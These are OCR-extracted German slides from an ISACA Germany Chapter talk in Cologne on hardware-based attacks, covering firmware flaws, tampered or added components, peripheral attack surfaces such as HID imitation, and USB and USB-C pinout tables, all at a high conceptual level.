Michael Neuy

Audit | Coaching | Consulting


ISACA Germany Chapter

Stammtisch Köln

Thema:
Hardwarebasierte Angriffe

Michael Neuy

Audit | Coaching | Consulting



- Interne Audits (First & Second Party) Data Center
- Interne Audits des ISMS nach ISO 27001
- Datenschutz-Audits
- Quality Assessments nach DIIR Standard Nr. 3 (entspricht IDW PS 983)

Coaching von Internen Revisionsbereichen

- Neueinrichtung
- Quereinsteiger
- Qualitätssicherung
- Datenanalyse
- IT-Revision

Web: www.michaelneuy.de
Mail: info@michaelneuy.de
Phon: 02236 69348
Mobil: 015159408931

IRCA CERTIFICATED LEAD AUDITOR
INFORMATION SECURITY MANAGEMENT SYSTEMS

CISA CRISC CISM EXIN EPI Data Centre Management PROFESSIONAL Certified by EXIN

PROVIDED BY EUROCLOUD EuroCloud Professional StarAudit-PF VALID UNTIL 31.12.2020

PROVIDED BY EUROCLOUD EuroCloud Internal Auditor StarAudit-IA VALID UNTIL 31.12.2020

Michael Neuy

Audit | Coaching | Consulting

Hardwarebasierte Angriffe können grob in 3 Kategorien unterteilt werden:

- Angriffe auf die Hardware-residente Firmware / Treiber
- Angriffe durch Manipulation oder Austausch bestehender Hardware-Komponenten
- Angriffe durch Hinzufügen zusätzlicher, spezieller Hardware-Komponenten.

Michael Neuy

Audit | Coaching | Consulting

Firmware:

Angriffe auf Firmware sind die einzigen Hardwareangriffe, die regulär auch als Massenangriff mit Flächenwirkung ausgeführt werden können.

Ein sehr bekannt gewordenes Szenario ist der mehrfache Angriff auf die Spectre-Meltdown-Schwachstelle der Intel-Prozessoren.
In letzter Zeit wurde der ÆPIC Leak bekannt, ein Firmware Bug, der schadenstiftend ausgenutzt werden kann (Zwischenspeicher des Prozessors auslesen).


Michael Neuy

Audit | Coaching | Consulting


Manipulation /Austausch

Gelingt es einem Angreifer, sich zeitweilig die physische Gewalt über eine Hardware-Infrastruktur zu verschaffen, so kann er bestimmte Komponenten, die z.B. der Kommunikation oder Speicherung dienen, gegen vorher präparierte Ersatzkomponenten austauschen, die im Grundsatz die gleiche Fähigkeit haben. Zusätzlich sind diese aber z.B. mit einem Feature zum Ausspionieren, Zwischenspeichern und Übermitteln ausgestattet.
Ähnliches ist möglich, wenn der Täter z. B. Leiterbahnen oder Mikroschalter auf Platinen verändert und damit veränderte Funktionalitäten schafft.

Michael Neuy




Maus,
Tastatur




Daten, weitgehend
monodirektional

Systembefehle


Drucker
Scanner






Video-Daten:
schnell, Massen


Audio-
Daten



Michael Neuy



Michael Neuy



Drucker
Scanner

Treiber fälschen,
Trojaner einschleusen

Maus,
Tastatur

HID imitieren,
Befehle eingeben

Schnittstelle missbrauchen,
Befehle absetzen

Daten, weitgehend
monodirektional

Video-Daten:
schnell, Massen

System-
befehle

Audio-
Daten


Systembefehle initiieren,
Auto-ausführen

Speicher abziehen,
ändern, einschleusen, beschädigen


Videodaten faken

Michael Neuy

Audit | Coaching | Consulting



USB 2.0
USB-A




USB 2.0
USB-B

1 Stromleitung +5V (VBUS)
2 Datenleitung - (D-)
3 Datenleitung + (D+)
4 Stromleitung Masse


Größe der PIN‘s: 2,5 mm

Michael Neuy


Audit | Coaching | Consulting



USB 2.0, Mini-USB A



USB 2.0, Mini-USB B




USB 2.0, Micro-USB

1 Stromleitung +5V (VBUS)
2 Datenleitung - (D-)
3 Datenleitung + (D+)
4 ID-PIN (kabellos)
5 Stromleitung Masse

Michael Neuy

Audit | Coaching | Consulting

1 Stromleitung +5V (VBUS)
2 Datenleitung - (D-)
3 Datenleitung + (D+)
4 Stromleitung Masse
5 Superspeed out
6 Superspeed out
7 Datenleitung Masse (farblos)
8 Superspeed in
9 Superspeed in




Blauer Rigel

USB A, USB 3.0

Für das USB 3.0-Protokoll werden 4 zusätzliche Datenleitungen für mehr Datenübertragung (Superspeed) bereitgestellt.
Für USB 3.0 und USB Powered-B Verbindung: 2 zusätzliche Leitungen (10 und 11) für Strom und Masse.
Für Micro-USB und USB 3.0 1 zusätzlicher ID-PIN (ohne Kabelanschluss).


Michael Neuy

Audit | Coaching | Consulting



USB C: SS Super Speed Display Port


Hier stehen weitere Anschlusspaare für Datenübertragung zur Verfügung.
Es bleiben 4 Anschlüsse für Strom und 4 für Masse. Achtung: USB C-Stecker sind dreh-symmetrisch!



Michael Neuy

Audit | Coaching | Consulting

A1, B1, A12, B12 : Masse
A2, A3, B2, B3, A10, A11, B10, B11: Super Speed
A4, B4, A9, B9: Strom 5V
A5, B5 : Konfigurationskanal*
A6, B6, A7, B7: Datenleitung (2.0)
A8, B8 : Seitenbandbenutzung **



